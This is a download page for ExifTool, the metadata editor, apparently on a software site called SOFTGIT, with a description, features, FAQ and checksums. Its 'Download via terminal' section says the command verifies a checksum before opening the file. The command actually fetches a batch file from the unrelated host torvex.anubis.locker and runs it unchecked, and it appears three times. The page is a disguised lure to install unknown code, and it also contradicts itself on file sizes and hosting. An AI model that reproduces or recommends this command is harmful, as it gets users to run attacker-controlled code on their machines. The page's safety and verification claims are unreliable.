

exiftool
by Hayo Baan and contributors
- Version
- 13.59
- Size
- 7.1 MB
- Updated
- Publisher
- Hayo Baan and contributors
- Category
- Developer Tools
- Files
- 1
exiftool screenshots
About exiftool

ExifTool is a powerful program and Perl library for reading, writing and editing metadata in files. Created and maintained by Phil Harvey, it understands an enormous range of metadata formats, including EXIF, IPTC, XMP, GPS data, ICC profiles and the proprietary maker notes written by camera manufacturers, across a wide variety of file types such as JPEG, TIFF, PNG, PDF, video formats and many camera RAW formats.

Most people use ExifTool from the command line. A single command can show every tag in a photo, extract a specific value such as the capture date or lens model, remove all metadata before sharing an image, copy tags from one file to another, or shift timestamps when a camera clock was set wrong. Because it accepts directories and wildcards, it excels at batch work: renaming thousands of photos by the date they were taken, organising files into folders, geotagging pictures from a GPS track log, or writing copyright information into an entire archive.
ExifTool is known for its thoroughness and care. When it writes metadata, it preserves the original file by default, and it handles many obscure and manufacturer-specific tags that other tools ignore. The Perl library, Image::ExifTool, can be used directly inside Perl programs, and many graphical applications and photo managers rely on ExifTool behind the scenes to read and write metadata.
The downloads here include Windows zip packages for 32-bit and 64-bit systems and a macOS installer package; on Linux and other Unix-like systems the Perl distribution can be used directly or installed from distribution packages. ExifTool is free software, and its official source is mirrored on GitHub. The command-line interface has many options, so the documentation on the official site is worth keeping at hand, but once learned, ExifTool becomes an indispensable tool for photographers, archivists, investigators and developers.
Key features
- Reads and writes EXIF, IPTC, XMP, GPS and maker notes
- Supports many image, video, audio and RAW formats
- Batch processing with directories and wildcards
- Rename and organise files by metadata
- Perl library for integration
Pros
- Extremely thorough format support
- Excellent for batch tasks
- Free and well maintained
Cons
- Command-line interface has a learning curve
- Large number of options
System requirements
Windows, macOS, Linux or another system with Perl. Windows and macOS packages include everything needed.
Tips
- Run exiftool -a -G1 file to see all tags grouped by source
- Test batch commands on copies before running them on an entire archive
Source code on GitHub exiftool/exiftool
Description from the publisher
Read, write and edit metadata
Perl library and command-line application for reading, writing and editing meta information (EXIF, IPTC, XMP, and more) in a wide variety of file formats (JPEG, TIFF, PNG, PDF, RAW, and more).
At a glance
exiftool is a open source developer tools app published by Hayo Baan and contributors (exiftool.org). Read, write and edit metadata
SOFTGIT offers 1 file for exiftool covering Windows, macOS, Linux, Cygwin, BSD/Unix, 7.1 MB in total. The version listed is v13.59, last updated on October 19, 2026.
exiftool belongs to the Developer Tools category, alongside Subtitle Edit, GnuWin, Candle. Browse related apps below to compare alternatives.
Download exiftool v13.59
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/exiftool. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
exiftool system requirements
- Operating system
- Cygwin, BSD/Unix, Linux, macOS, Windows
- License
- GNU General Public License version 3.0 (GPLv3)
- Written in
- Perl
- Download size
- 11 MB (exiftool-13.59_64.zip)
- Project page
- sourceforge.net/projects/exiftool
exiftool FAQ
What can ExifTool do?
Read, write, copy and remove metadata such as EXIF, IPTC, XMP and GPS in a wide range of image, video, audio and document formats.
Is ExifTool command-line only?
The main program is command-line based, but it is also a Perl library and is used by many graphical applications.
Can ExifTool rename photos by date?
Yes. It can rename and organise files using metadata such as the capture date.
Does ExifTool keep the original file?
By default it saves a backup of the original when writing metadata.
Which platforms are supported?
Windows, macOS, Linux and other systems with Perl.
Is exiftool free and open source?
exiftool is distributed under GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does exiftool support?
SourceForge lists Cygwin, BSD/Unix, Linux, macOS, Windows for exiftool.
Where does the exiftool download come from?
The Download button takes you to the official SourceForge download for exiftool (sourceforge.net/projects/exiftool). SOFTGIT does not modify or re-host the file.
What is exiftool written in?
SourceForge lists Perl.
Is exiftool free to download?
Yes. exiftool is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download exiftool?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is exiftool safe to install?
Files are published as received from Hayo Baan and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does exiftool support?
The files listed here target Windows, macOS, Linux, Cygwin, BSD/Unix.
How big is the exiftool download?
The file is 7.1 MB.
Provenance
- Publisher
- Hayo Baan and contributors
- Source
- exiftool.org
- Last check
- 1 month ago
- License
- GNU General Public License version 3.0 (GPLv3)
- Source code
- github.com/exiftool/exiftool
- Imported from
- Source: sourceforge.net/projects/exiftool

